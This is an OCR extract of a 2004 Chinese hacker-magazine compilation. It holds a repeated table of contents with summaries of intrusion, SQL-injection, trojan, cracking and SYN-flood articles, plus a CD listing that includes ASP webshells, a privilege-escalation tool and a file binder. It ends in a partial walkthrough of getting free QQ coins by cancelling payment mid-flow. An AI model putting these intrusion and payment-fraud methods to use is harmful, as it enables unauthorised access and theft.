

黑客X档案 精华本

黑客X档案图书·优秀图书·傻瓜黑客系列丛书

Hacker XFiles 2004年

精彩奉献 ➡

19.8元

➡ 传奇私服之菜鸟手记

➡ 菜鸟也来玩旁注入侵


- Windows目录权限巧利用
- 系统安装&密码恢复一盘装
- 宽带路由器安全设置指南
- 禁icmp后的ping&tracert方法
- 灰鸽子2005Vip版新功能扫描
- 解密技术从零起

- SYN Flood攻击详解
- 网页的监控及密码的获取
- 浅谈如何编写端口映射程序
- 菜鸟技巧两则
- FSG 2.0 脱壳手记
- Linux磁盘安全进阶



● 严重威胁密码安全的超级工具——Brutus ● 安全防护之“反黑高手”——Hacker Eliminator

➡ 在线电影我爱你——记一则下载在线播放MTV全部过程



TP 393.08

274-2



黑客X档案

2004年精华本

内蒙古人民出版社

内容简介

2004 年黑客 X 档案精华本以面向网络安全初学者为主。全书共分为菜鸟黑客进化论、黑暗中的舞者、安全透视、木马帝国、破解天地、极度深寒、代码疑云、傻瓜黑客、牧马记、一个人的战争、神秘园、黑客研究院、安全第一、黑客编程、及毒笼等十五个章节。囊括了从针对网络安全初学者的基础知识及操作技巧、常用工具的应用,到网络入侵实例、漏洞分析及利用、以及网络编程、软件破解等许多方面的文章。不管你是初次接触网络还是早以经是网络中的高手,你都能够从本书中找到你想要的。

关于本书的意见及建议,读者朋友可以发电子邮件到: hackerxbook@163.com, 或者登录我们的官方网站 www.hackerxfiles.net 或论坛 www.hackerxfiles.net/bbs 进行实时交流,黑客 X 档案期待着与你一起进步!

2004 年黑客 X 档案精华本

杨东柱 主编

*

内蒙古人民出版社

(呼和浩特市新城西街 20 号)

开本: 787X1092 1/16 印张: 12 字数: 350 千

2005 年 2 月第 2 版 2005 年 2 月第 1 次印刷

印数: 1-5000

ISBN 7-204-06673-1 定价: 19.8 元 (书 + 光盘)

目录

contents

入侵上海某生物公司系统 49

Windows 目录权限巧利用 51

突破 PHP 的限制继续实现 CSS 攻击 52

当 WEB 的安全措施似乎已经完美时, CSS 攻击往往就是最薄弱的一环。跨站脚本 (Cross Site Scripting) 攻击是指在远程 WEB 页面的 HTML 代码中插入恶意的 JavaScript、VBScript、ActiveX、HTML 或 Flash 等脚本, 窃取浏览此页面的用户的信息, 改变用户的设置, 破坏用户的数据的攻击技术。

Serv-U 权限的再提升——记一次虚拟主机入侵 55

自从 Serv-U 本地权限提升漏洞出来以后, 大家手握 Su.exe 这把网兜逢鸡就罩, 一时肉鸡明显增多、质量直线上升。特别《黑客 X 档案》第 12 期上《一次艰难的虚拟主机入侵》中的方法流传广泛之后, 大家手里开始有了些做虚拟主机的高带宽、大内存, 甚至有 N 个 CPU 的极品肉鸡, 恭喜恭喜! 可是也遇见了用 N 多修补了这个 Serv-U 本地权限提升漏洞、怎么也提升不了权限的“老母鸡”, 今天我就以我的一次真实入侵和大家来探讨一下怎么再抓这些肉鸡。

安全透视

系统安装 & 密码恢复一盘点 58

学黑数载, 渐觉忙乱, 却也欣慰。因生活中大多数时间得投入到忙碌的学习之中, 而从剩余可怜的时间里使劲挤出点滴, 读一读《黑客 X 档案》也算是一种无上的消遣了。通过学习其中各篇或浅或深的 HACK & CRACK 文章来充实自己的头脑, 然后以马克思主义哲学原理中的“理论与实践相结合”为依据, 课余时间, 孜孜不倦……

再谈个人用户网上安全防范方法 61

大家知道, Windows 的安全性要比 Unix 操作系统的安全性差得多, 而目前网上的黑客工具又多如牛毛, 更可怕的是许多黑客工具是“傻瓜”软件, 任何一个对网络安全了解不多的人, 都会对我们的网上安全构成莫大的威胁! 要想安全的网上冲浪该怎么办呢?

宽带路由安全设置指南 67

随着网络共享风潮的兴起, 宽带路由器正得到一般家庭用户或者小型企业的青睐, 它支持多种网络接入方式 (静态 IP 地址、DHCP 分配、PPP 拨号等), 配置相对灵活, 可满足对网络功能要求不高的使用。但是由于普通用户不太熟悉网络知识, 在设置路由器时往往使用了默认甚至错误的参数, 这就给路由器本身乃至内网安全埋下了隐患。

安全防护之“反黑高手”——Hacker Eliminator 69

不知道大家还记得“反黑高手”LockDown2000 吗? Hacker Eliminator 就是它的新名字。Hacker Eliminator 是一款防黑客攻击和木马软件, 它能够实时监视所有新启动的进程、后台运行的程序以及将自己添加到启动菜单, 当发现任何异常活动时及时报警, 可以有效的弥补杀毒软件和防火墙的不足。

请位“专家”杀木马 70

在威胁网络安全的“黑名单”中, 木马恐怕是最令人痛恨的“恐怖分子”了——它偷窥隐私、盗取帐号、远程破坏……轻则影响系统稳定, 重则格式化硬盘甚至造成经济损失, 可谓是无恶不作。在木马层出不穷、更新换代的网络时代, 你用什么来保护自己的安全? 还是请位“专家”为你保驾护航吧!

木马帝国

灰鸽子 2005VIP 版新功能扫描 73

新年伊始, 灰鸽子工作室就推出了全新的灰鸽子 2005VIP 版。由于灰鸽子的名气在国内实在是太大了, 所以刚刚推出的灰鸽子 2005VIP 新版本很快就被一些网友给破解了。

让灰鸽子飞的更安全——内网通 TrueHost 妙用 75

断点详解 76

破解天地

解密技术从零起 77

加解密技术自从诞生之日起, 就同黑客技术一样, 倍受关注, 不仅 Cracker 们倾心于它, 软件业的大小虾米们出于保护自身利益的目的考虑, 更是密切注视着它的发展动向。国外解密技术起步较早, 技术也相对先进一些, 国内的破解组织在各老大的辛勤培育下也不负众望, 出现了像 CCG 等这样技术出色的“知名品牌”。

FSG 2.0 脱壳手记 80

FSG 这款加壳工具大家一定是不陌生吧! 是不是对它加壳后的那一声怪叫还记忆犹新呢? FSG 1.33 的加密强度是比较低的, 很容易脱掉。最近 FSG 又出了 2.0 版, 它的强度如何呢? 今天就拿它做个试验吧!

快速伪暴破多功能密码破解软件 v3 84

破解木马终结者的另类方法 86

在破解软件的过程中, 有一种非常简单的特别方法, 较之常规方法很与众不同, 如果使用好了可能让你最快速度找到软件的注册码。这里说的特别方法, 就是指不使用专门的解密软件如 Soft-ice、TRW2000 或 W32DASM、OllyDbg 等软件的破解方法, 我们利用的是那些看来不是用来解密的软件, 如 Game Expert 和 WinHex, 在一般人的印象中不会把它们和解密联系在一起, 用它们来破解软件是不是很出乎你的意料? 本文为您讲述的就是该方法的技巧。

极度深寒

禁 icmp 后的 ping & tracert 方法 89

大家知道, 我们小菜们在渗透探测的第一步常用的 ping 和 tracert 所应用的协议乃是 icmp (internet 控制消息协议) 协议。但由于 icmp 后门、icmp 广播风暴和利用 icmp 的蠕虫泛滥, 现在稍微有点安全意识的用户和网管都会丢弃 icmp 数据包。于是我们就会转而利用其它如端口扫描等手段来辅助以探测目标。那 ping 和 tracert 就不一去不复返了吗……

CCB 论坛安全分析 90

CCB 论坛是一个使用广泛的论坛程序, 百度搜索十几页, 我实验的系统平台为 Win+IIS 5.0+ActivePerl, 应用程序映射: perl.exe, 动作: GET, HEAD, POST, 或者: perlIS.dll, 动作: GET, HEAD, POST。我们的目标是希望得到主机的控制权……

Linux 磁盘安全进阶 92

用过 Linux 的朋友都应该知道 Linux 大部分是被用来做服务器的, 说到服务器, 那么大家第一个反映就是他是个多用户操作系统, 说到多用户, 那么肯定是很多用户根据自己不同的权限在服务器上干不同的工作, 最基本的就是读、写、执行。那么说到“写”, 我们不得不考虑一个问题, 如

果每个用户都在这台服务器上写大量的东西,那么相对来说这台服务器的磁盘空间将会越来越小,这样即使再大的硬盘早晚也会有空间被使用完的时候,那么大家可以想象,到时候这台服务器会是什么样子?这里我就不用说了。好了,经过前面的说明大家应该知道我现在要干什么了吧!没错,这里我就教大家如何合理限制用户使用磁盘的空间。

SYN Flood 攻击详解——毁灭性的洪水攻击 94

网络上发送数据包的攻击方式层出不穷,尤其是利用一些网络协议的缺陷来精心构造恶意数据包的攻击。如 ICMP_FLOOD、碎片攻击、smurf 等,其中有一种就是利用 TCP 协议三次握手的攻击:SYN FLOOD。

恢复 Commview 与天网冲突后的系统 99

代码疑云

浅谈如何编写端口映射程序 100

端口映射,我想大家对它都有所了解,可能还经常使用。利用端口映射技术,不仅减少了IP地址的浪费,还可以让局域网的用户直接暴露在Internet上,而且还可以将端口映射技术作为后门来使用,效果也不错,可以直接透过网关访问内部网络。本文就带着你编写一个端口映射工具,程序很简单,当然,你要有Socket的基本知识。

网页的监控及密码的获取 103

平时我们常看到的针对Windows对话框的密码监控一般是获取文本框的句柄,然后再来个SendMessage就OK了。然而对网页的文本框这样就不行了,得用其它的方法来实现。我们知道一个网页就是一个WebBrowser控件,如果取得取得WebBrowser控件的接口,就可以实现对网页的操作了。本文主要使用的是COM来实现的。

WinXP 下如何读取星号密码 106

在WinXP下,一些读取星号密码的软件,如Revelation,不再起作用了。《黑客X档案》第11期的“小鸡快跑”中,有一个关于“晨风”的抓图,说明在WinXP/Win2K下读取星号密码也是可行的。可惜我没找到此软件,只好试着自己动手写一个了。

利用VBScript 脚本实现对注册表的控制 107

想必大家对大名鼎鼎的WSH早已听说过吧?它其实就Windows Script Host的缩写形式,WSH是Windows平台的脚本指令,它的功能十分强大,并且它还是利用语法结构简单、易学易用且功能强大的JScript和VBScript脚本语言,来实现其卓越的功能的,除了本文介绍的修改注册表之外,它还可以访问Excel文件,也能与网络沟通,当然它最大的优势莫过于它能与操作系统沟通,而修改注册表只是它与操作系统沟通的冰山一角。正是它有如此诸多的优点与实用性,正倍受很多Windows用户的青睐,本文就为大家介绍一二,让各位领略一下WSH的风采。

浅谈Windows下防火墙的开发 109

防火墙作为保护我们系统的必备安全工具,已经随处可见,不管什么地方,都可以看见防火墙的身影。而且现在的软件市场,有各种各样的防火墙,我们比较常用的有天网,但你有没有想自己写一个防火墙呢?如果有兴趣的话,那这篇文章就是你需要的!

经典回顾

傻瓜黑客

再谈反IE修改作战	112
Regshell 使用详解	112
关于exe文件自动下载运行的研究过程	114
利用杀毒网站找肉鸡	117
小思路解决大问题——悄悄下载在线播放的mp3	118
一波三折——免费上网纪实	120
菜鸟SQL Injection入侵主机之步步深入	122
校园恶作剧之自动关机	124
破解伪装文件之三截棍	126
无限制的取得远程主机管理员密码	127
快速破解ADSL帐号密码	128
网管圣手——Anti-Vulnerability platform	130
域网搏杀	132

木马记

IE6sp1 showModalDialog 远程文件下载执行漏洞分析	135
QQ 邮箱配合网页木马让你肉鸡成群	138
再论木马特征代码的修改	139
革命e木马免查杀器——伯乐(Boler)	142

一个人的战争

利用APACHE配置漏洞为所欲为	143
利用Web My PC漏洞提升权限	145
小漏洞,大学问——两则IE漏洞的完全剖析及其利用技巧	147
DVBBS头像上传ASP文件漏洞详解	149
MySQL注入中导出字段内容的研究——通过注入导出Webshell	152
MSSQL注入的终极利用	154
SQL注入步步深入	155
剑走偏锋——灵活的旁注入攻击	158

神秘国

例谈算法注册机制制作技巧	160
逆向工程在破解方面的初步应用	161
将软件破解进行到底	164
MD5算法应用及破解初探	167
逆向工程打造隐藏后门	170

黑客研究院

从相识到相知——浅谈黑客手法的类似性	174
浅谈后门技术中的管道技术的应用	175
远程探测主机漏洞三种方法的原理、例子及实现	177
SQL注入攻击零距离	179

安全第一

如何防范局域网的监听	182
快速阻止Access数据库被下载	184

黑客编程

极度伪装的PHP扫描器	186
利用DLL木马和反弹端口原理穿透个人防火墙	187

毒笈

不想加密的病毒不是好病毒——初试病毒木马自加密	190
-------------------------------	-----

光盘目录

MacModify 修改 Mac 地址的软件。

局域网助手 是局域网辅助性工具，具有快速扫描网络、网络唤醒、远程关机或远程重启和取消关机。

默认路由器密码 默认路由器密码表。

辅臣数据库浏览器 网吧里一般不装 office, 所以可以用这个来打开 mdb 数据库。

Process Explorer 汉化版 让使用者能了解看不到的在后台执行的处理程序，能显示目前已经载入哪些模块，分别是正在被哪些程序使用着。

Partition Magic 8.0 硬盘分区工具。

传奇私服人物属性修改工具 游戏属性修改软件。

旁注入侵专用程序 注入、入侵专用程序。

ASP 站长助手 asp 后门程序。

ServuExpVer1.5.php Serv-U 提升权限工
具。

动网论坛 7.0 密码读取器 动网 7.0 数据库密码读取软件。

DELPHI 版 MD5 计算工具 用 DELPHI 做的程序一般都很大, 不过本程序生成的窗体使用系统内置的 API 生成的, 所以很小, 大小才 35 K。

蓝屏 ASP 木马 2005 c_s 版 很小的 asp 木马。

EASYBOOT 启动光盘菜单制作工具。

Hacker Eliminator 一款防黑客攻击和木马软件，它能够实时监视所有新启动的进程、后台运行的程序以及将自己添加到启动菜单的程序。

星号密码查看器 ActMon PwdRec 4.03, 可以显示 Windows 系统下隐藏在 *** 后面的密码, 例如 Outlook Express email、FTP 等, 支持 Windows 9x/NT/2000/XP 系统。

DameWare NT Utilities 这是一款功能强大的 Windows NT/2000/XP/2003 服务器远程控制软件，只要拥有一个远程主机的管理帐号，就能使用它远程 GUI 下登陆交互控制主机。

IP 查看、发送器 一款上网 IP 信息显示工具，能够显示你上网的内网 IP 和公网 IP，可以选择所监控的网卡，切换显示本机的内网 IP 和公网 IP，可以更新检测显示动态 IP 地址，并且把动态 IP 通过邮件发送给你。

PcShare 文件捆绑器 一款文件捆绑器，可以自动更改图标。

PcShare 2005 一款计算机远程控制软件，独创 H T T P 双连接实现全双工通信，通信方式为反

向连接，独创屏幕数据线传输技术。

PcShare 端口转发器 一款端口转发器，端口映射，填好参数，生成的 EXE 文件启动后无界面，需要转发多个端口时，生成多个 EXE 文件。

PasswordsPro 用来恢复 MD4 hashes、MD5 hashes、MySQL hashes、SHA-1 hashes、星号密码的工具。

幻想游戏 包括八个精装小游戏，让你爱不释手。

怪物史瑞克外空打宝 一款另类的打珠子游戏。

金字塔祖玛 祖玛游戏大家都玩过了吧？这次来看看它的二代吧，让我们一起进入埃及时代。

午夜疾驰公路

雪地摩托

生化危机

吧台小姐捍卫战

灵剑封魔录

操作系统详细图解安装大全 Windows 98/
Me/2000server/2003 标准版/longhorn长牛角
4074 英文测试版、Turbolinux 7 Server 拓林思
服务器版、OpenDesktop 1.0、Linux 2005、红
帽子RedHat Linux 9、红旗Linux桌面版 4.0。

网管员培训教程 本书包括: ISAServer2k 教程、isa 讲课、ISA 2000 Server 配置安装文档、mcse 制胜宝典、win2000web、Win2kserver 培训稿、Windows 2000 DNS 技术指南经验实例、中文 Windows 2000 Server 24 学时教程、TCP-IP 及组网技术、计算机网络基本知识、网络安全与病毒防范、网络设计、组播。

安全焦点文档精华 一群普普通通的家伙，来自五湖四海，在不同公司。喜欢自由自在，生活简单，爱玩电脑，偶尔做事会出格：一)有很多梦想，有很多希望……我们不敢自称黑客，但我们会尽力做到自由与开放。

CTB PHP 文本论坛漏洞终结篇动画演示

海阳顶端 ASP 木马阿酷修改版使用动画演示

Discuz! 2.5F cookie 未过滤漏洞利用动画演示

一分钟入侵 Dvbbs 7.0.0 Sp2 梦想农庄美
化版动画演示

Kingbbs 2.0 论坛漏洞动画演示

TP 393.08

274-2



黑客X档案

2004年精华本

内蒙古人民出版社

内容简介

2004 年黑客 X 档案精华本以面向网络安全初学者为主。全书共分为菜鸟黑客进化论、黑暗中的舞者、安全透视、木马帝国、破解天地、极度深寒、代码疑云、傻瓜黑客、牧马记、一个人的战争、神秘园、黑客研究院、安全第一、黑客编程、及毒笼等十五个章节。囊括了从针对网络安全初学者的基础知识及操作技巧、常用工具的应用,到网络入侵实例、漏洞分析及利用、以及网络编程、软件破解等许多方面的文章。不管你是初次接触网络还是早以经是网络中的高手,你都能够从本书中找到你想要的。

关于本书的意见及建议,读者朋友可以发电子邮件到: hackerxbook@163.com, 或者登录我们的官方网站 www.hackerxfiles.net 或论坛 www.hackerxfiles.net/bbs 进行实时交流,黑客 X 档案期待着与你一起进步!

2004 年黑客 X 档案精华本

杨东柱 主编

*

内蒙古人民出版社

(呼和浩特市新城西街 20 号)

开本: 787X1092 1/16 印张: 12 字数: 350 千

2005 年 2 月第 2 版 2005 年 2 月第 1 次印刷

印数: 1-5000

ISBN 7-204-06673-1 定价: 19.8 元 (书 + 光盘)

慕岛黑客进化论

黑暗中的舞者

好友冰风有个论坛，把它黑掉是我从初学安全以来一直的梦想。因为我相信一个搞安全的人管理的论坛，是很难黑掉的，至少对于我这种菜鸟来说是不可思议的。所以我干脆把它的论坛URL放在收藏夹里，命名为：终极目标。但是我会的实在是太少了，对于论坛而言，除了动网有个上传漏洞，SQL版的很早以前出了个user-agent漏洞以外，我几乎一无所知，所以根本没有想过会接触到跨站，但是这一次，看了X有将近一年以后，加上zjl244的帮助，我终于等到了这一天！

目录

contents

入侵上海某生物公司系统 49

Windows 目录权限巧利用 51

突破 PHP 的限制继续实现 CSS 攻击 52

当 WEB 的安全措施似乎已经完美时, CSS 攻击往往就是最薄弱的一环。跨站脚本 (Cross Site Scripting) 攻击是指在远程 WEB 页面的 HTML 代码中插入恶意的 JavaScript、VBScript、ActiveX、HTML 或 Flash 等脚本, 窃取浏览此页面的用户的信息, 改变用户的设置, 破坏用户的数据的攻击技术。

Serv-U 权限的再提升——记一次虚拟主机入侵 55

自从 Serv-U 本地权限提升漏洞出来以后, 大家手握 Su.exe 这把网兜逢鸡就罩, 一时肉鸡明显增多、质量直线上升。特别《黑客 X 档案》第 12 期上《一次艰难的虚拟主机入侵》中的方法流传广泛之后, 大家手里开始有了些做虚拟主机的高带宽、大内存, 甚至有 N 个 CPU 的极品肉鸡, 恭喜恭喜! 可是也遇见了用 N 多修补了这个 Serv-U 本地权限提升漏洞, 怎么也提升不了权限的“老母鸡”, 今天我就以我的一次真实入侵和大家来探讨一下怎么再抓这些肉鸡。

安全透视

系统安装 & 密码恢复——盘装 58

学黑数载, 渐觉忙乱, 却也欣慰。因生活中大多数时间得投入忙碌的学习之中, 而从剩余可怜的时间里使劲挤出点滴, 读一读《黑客 X 档案》也算是一种无上的消遣了。通过学习其中各篇或浅或深的 HACK & CRACK 文章来充实自己的头脑, 然后以马克思主义哲学原理中的“理论与实践相结合”为依据, 课余饭后, 孜孜不倦……

再谈个人用户网上安全防范方法 61

大家知道, Windows 的安全性要比 Unix 操作系统的的天性差得多, 而目前网上的黑客工具又多如牛毛, 更可怕的是许多黑客工具是“傻瓜”软件, 任何一个对网络安全了解不多的人, 都会对我们的网上安全构成莫大的威胁! 要想安全的网上冲浪该怎么办呢?

宽带路由器安全设置指南 67

随着网络共享风潮的兴起, 宽带路由器正得到一般家庭用户或者小型企业的青睐, 它支持多种网络接入方式 (静态 IP 地址、DHCP 分配、PPP 拨号等), 配置相对灵活, 可满足对网络功能要求不高的使用。但是由于普通用户不太熟悉网络知识, 在设置路由器时往往使用了默认甚至错误的参数, 这就给路由器本身乃至内网安全埋下了隐患。

安全防护之“反黑高手”——Hacker Eliminator 69

不知道大家还记得“反黑高手”LockDown2000 吗? Hacker Eliminator 就是它的新名字。Hacker Eliminator 是一款防黑客攻击和木马软件, 它能够实时监控所有新启动的进程、后台运行的程序以及将自己添加到启动菜单, 当发现任何异常活动时及时报警, 可以有效的弥补杀毒软件和防火墙的不足。

请位“专家”杀木马 70

在威胁网络安全的“黑名单”中, 木马恐怕是最令人痛恨的“恐怖分子”了——它偷窥隐私、盗窃帐号、远程破坏……轻则影响系统稳定, 重则格式化硬盘甚至造成经济损失, 可谓是无恶不作。在木马层出不穷、更新换代网络时代, 你用什么来保护自己的安全? 还是请位“专家”为你保驾护航吧!

木马帝国

灰鸽子 2005VIP 版新功能扫描 73

新年伊始, 灰鸽子工作室就推出了全新的灰鸽子 2005VIP 版。由于灰鸽子的名气在国内实在是太大了, 所以刚刚推出的灰鸽子 2005VIP 新版本很快就被一些网友给破解了。

让灰鸽子飞的更安全——内网通 TrueHost 妙用 75

断点详解 76

破解天地

解密技术从零起 77

加解密技术自从诞生之日起, 就同黑客技术一样, 倍受关注, 不仅 Cracker 们倾心于它, 软件业的大小虾米们出于保护自身利益的目的考虑, 更是密切注视着它的发展动向。国外解密技术起步较早, 技术也相对先进一些, 国内的破解组织在各老大的辛勤培育下也不负众望, 出现了像 CCG 等这样技术出色的“知名品牌”。

FSG 2.0 脱壳手记 80

FSG 这款加壳工具大家一定是不陌生吧! 是不是对它加完壳后的那一声怪叫还记忆犹新呢? FSG 1.33 的加密强度是比较低的, 很容易脱掉。最近 FSG 又出了 2.0 版, 它的强度如何呢? 今天就拿它做个试验吧!

快速伪暴破多功能密码破解软件 v3 84

破解木马终结者的另类方法 86

在破解软件的过程中, 有一种非常简单的特别方法, 较之常规方法很与众不同, 如果使用好了可以让你最快速度找到软件的注册码。这里说的特别方法, 就是指不使用专门的解密软件如 Soft-ice、TRW2000 或 W32DASM、OllyDbg 等软件的破解方法, 我们利用的是那些看来不是用来解密的软件, 如 Game Expert 和 WinHex, 在一般人的印象中不会把它们和解密联系在一起, 用它们来破解软件是不是很出乎你的意料? 本文为您讲述的就是该方法的技巧。

极度深寒

禁 icmp 后的 ping & tracert 方法 89

大家知道, 我们小菜们在渗透探测的第一步常用的 ping 和 tracert 所应用的协议乃是 icmp (internet 控制消息协议) 协议。但由于 icmp 后门、icmp 广播风暴和利用 icmp 的蠕虫泛滥, 现在稍微有点安全意识的用户和网管都会丢弃 icmp 数据包。于是我们就会转而利用其它如端口扫描等手段来辅助以探测目标。那 ping 和 tracert 就一去不复返了吗……

CCB 论坛安全分析 90

CCB 论坛是一个使用广泛的论坛程序, 百度搜索十几页, 我实验的系统平台为 Win+Iis 5.0+ActivePerl, 应用程序映射: perl.exe, 动作: GET, HEAD, POST, 或者: perlIS.dll, 动作: GET, HEAD, POST。我们的目标是希望得到主机的控制权……

Linux 磁盘安全进阶 92

用过 Linux 的朋友都应该知道 Linux 大部分是被用来做服务器的, 说到服务器, 那么大家第一个反映就是他是个多用户操作系统, 说到多用户, 那么肯定是很多用户根据自己的权限在服务器上干不同的工作, 最基本的就是读、写、执行。那么说到“写”, 我们不得不考虑一个问题, 如

果每个用户都在这台服务器上写大量的东西,那么相对来说这台服务器的磁盘空间将会越来越小,这样即使再大的硬盘早晚也会有空间被使用完的时候,那么大家可以想象,到时候这台服务器会是什么样子?这里我就不用说了。好了,经过前面的说明大家应该知道我现在要干什么了吧!没错,这里我就教大家如何合理限制用户使用磁盘的空间。

SYN Flood 攻击详解——毁灭性的洪水攻击 94

网络上发送数据包的攻击方式层出不穷,尤其是利用一些网络协议的缺陷来精心构造恶意数据包的攻击。如 ICMP_FLOOD、碎片攻击、smurf 等,其中有一种就是利用 TCP 协议三次握手的攻击: SYN FLOOD。

恢复 Commview 与天网冲突后的系统 99

代码疑云

浅谈如何编写端口映射程序 100

端口映射,我想大家对它都有所了解,可能还经常使用。利用端口映射技术,不仅减少了 IP 地址的浪费,还可以让局域网的用户直接暴露在 Internet 上,而且还可以将端口映射技术作为后门来使用,效果也不错,可以直接透过网关访问内部网络。本文就带着你编写一个端口映射工具,程序很简单,当然,你要有 Socket 的基本知识。

网页的监控及密码的获取 103

平时我们常看到的针对 Windows 对话框的密码监控一般是获取文本框的句柄,然后再来个 SendMessage 就 OK 了。然而对网页的文本框这样就不行了,得用其它的方法来实现。我们知道一个网页就是一个 WebBrowser 控件,如果取得取得 WebBrowser 控件的接口,就可以实现对网页的操作了。本文主要使用的是 COM 来实现的。

WinXP 下如何读取星号密码 106

在 WinXP 下,一些读取星号密码的软件,如 Revelation,不再起作用了。《黑客 X 档案》第 11 期的“小鸡快跑”中,有一个关于“晨风”的抓图,说明在 WinXP/Win2K 下读取星号密码也是可行的。可惜我没找到此软件,只好试着自己动手写一个了。

利用 VBScript 脚本实现对注册表的控制 107

想必大家对大名鼎鼎的 WSH 早已听说过吧?它其实就 Windows Script Host 的缩写形式,WSH 是 Windows 平台的脚本指令,它的功能十分强大,并且它还是利用语法结构简单、易学易用且功能强大的 JScript 和 VBScript 脚本语言,来实现其卓越的功能的,除了本文介绍的修改注册表之外,它还可以访问 Excel 文件,也能与网络沟通,当然它最大的优势莫过于它能与操作系统沟通,而修改注册表只是它与操作系统沟通的冰山一角。正是它有如此诸多的优点与实用性,正倍受很多 Windows 用户的青睐,本文就为大家介绍一二,让各位领略一下 WSH 的风采。

浅谈 Windows 下防火墙的开发 109

防火墙作为保护我们系统的必备安全工具,已经随处可见,不管什么地方,都可以看见防火墙的身影。而且现在的软件市场,有各种各样的防火墙,我们比较常用的有天网,但你有没有想自己写一个防火墙呢?如果有兴趣的话,那这篇文章就是你需要的!

经典回顾

傻瓜黑客

再谈反 IE 修改作战	112
Regshell 使用详解	112
关于 exe 文件自动下载运行的研究过程	114
利用杀毒网站找肉鸡	117
小思路解决大问题——悄悄下载在线播放的 mp3	118
一波三折——免费上网纪实	120
菜鸟 SQL Injection 入侵主机的步步深入	122
校园恶作剧之自动关机	124
破解伪装文件之三截棍	126
无限制的取得远程主机管理员密码	127
快速破解 ADSL 帐号密码	128
网管圣手——Anti-Vulnerability platform	130
域网搏杀	132

木马记

IE6sp1 showModalDialog 远程文件下载执行漏洞分析	135
QQ 邮箱配合网页木马让你肉鸡成群	138
再论木马特征代码的修改	139
革命e木马免查杀器——伯乐 (Boier)	142

一个人的战争

利用 APACHE 配置漏洞为所欲为	143
利用 Web My PC 漏洞提升权限	145
小漏洞,大学问——两则 IE 漏洞的完全剖析及其利用技巧	147
DVBBS 头像上传 ASP 文件漏洞详解	149
MySQL 注入中导出字段内容的研究——通过注入导出 Webshell	152
MSSQL 注入的终极利用	154
SQL 注入步步深入	155
剑走偏锋——灵巧的旁注入攻击	158

神秘园

例谈算法注册机制制作技巧	160
逆向工程在破解方面的初步应用	161
将软件破解进行到底	164
MD5 算法应用及破解初探	167
逆向工程打造隐蔽后门	170

黑客研究院

从相识到相知——浅谈黑客手法的类似性	174
浅谈后门技术中的管道技术的应用	175
远程探测主机漏洞三种方法的原理、例子及实现	177
SQL 注入攻击零距离	179

安全第一

如何防范局域网的监听	182
快速阻止 Access 数据库被下载	184

黑客编程

极度伪装的 PHP 扫描器	186
利用 DLL 木马和反弹端口原理穿透个人防火墙	187

毒笔

不想加密的病毒不是好病毒——初识病毒木马自加密	190
-------------------------------	-----



QQ2004II 及后续版本支持钻石贵族,当然了,这又是一个赚钱的手段。还是三种不同的钻石,有红,黄,蓝三种颜色,代表了不同的身份。三个同时拥有就称为三钻贵族,关于三钻就不多介绍了,详细大家可以查看 <http://game.qq.com/new/vip/vip.shtml>。

三钻贵族有这么大的魅力,当然有人想得到了。免费得到最好,可惜价格不菲。所以网上出现了刷三钻的教程,我看了一个所谓“新”的教程,里面讲了使用福建的代理,去互连星空得到体验卡就成了三钻贵族。我也赶紧换了个福建代理试试,结果出现本IP已经申请5个,不能再申请了。我倒,这就是所谓的新教程,无奈,只好想想其他的办法。



图 1

了。我由于是在成都,所以就在四川互连星空 (<http://sc.chinavnet.com/>) 里看看有什么,结果如图1。



图 2




图 3

点击进入,来到了QQ 宽带服务

(<http://vnet.qq.com/>), 如图2。

哇!这不就是教程里面的体验卡吗,没想到还在几个地区有这个活动。赶紧在登录窗口登录进去,登录成功后只显示了QQ 宽带服务欢迎您!郁闷!这时我看见了上方的“vnet 充值”,记得很早有个使用广东地区IP刷Q币的教程,所以直觉告诉我这里值得一试,结果还真找到了(难得的天才啊!)点击进入,如图3。



图 4




图 5




图 6

赶紧输入自己的QQ号和省份,由于是先使用自己的宽带帐户进行的测试,所以只申请了一个Q币,点击立即充值,如图4。

输入我的宽带帐户,点击登录,出现如图5所示的界面,这步很重要了。

我们点取消支付,这时出现了令人激动的一幕,如图6。

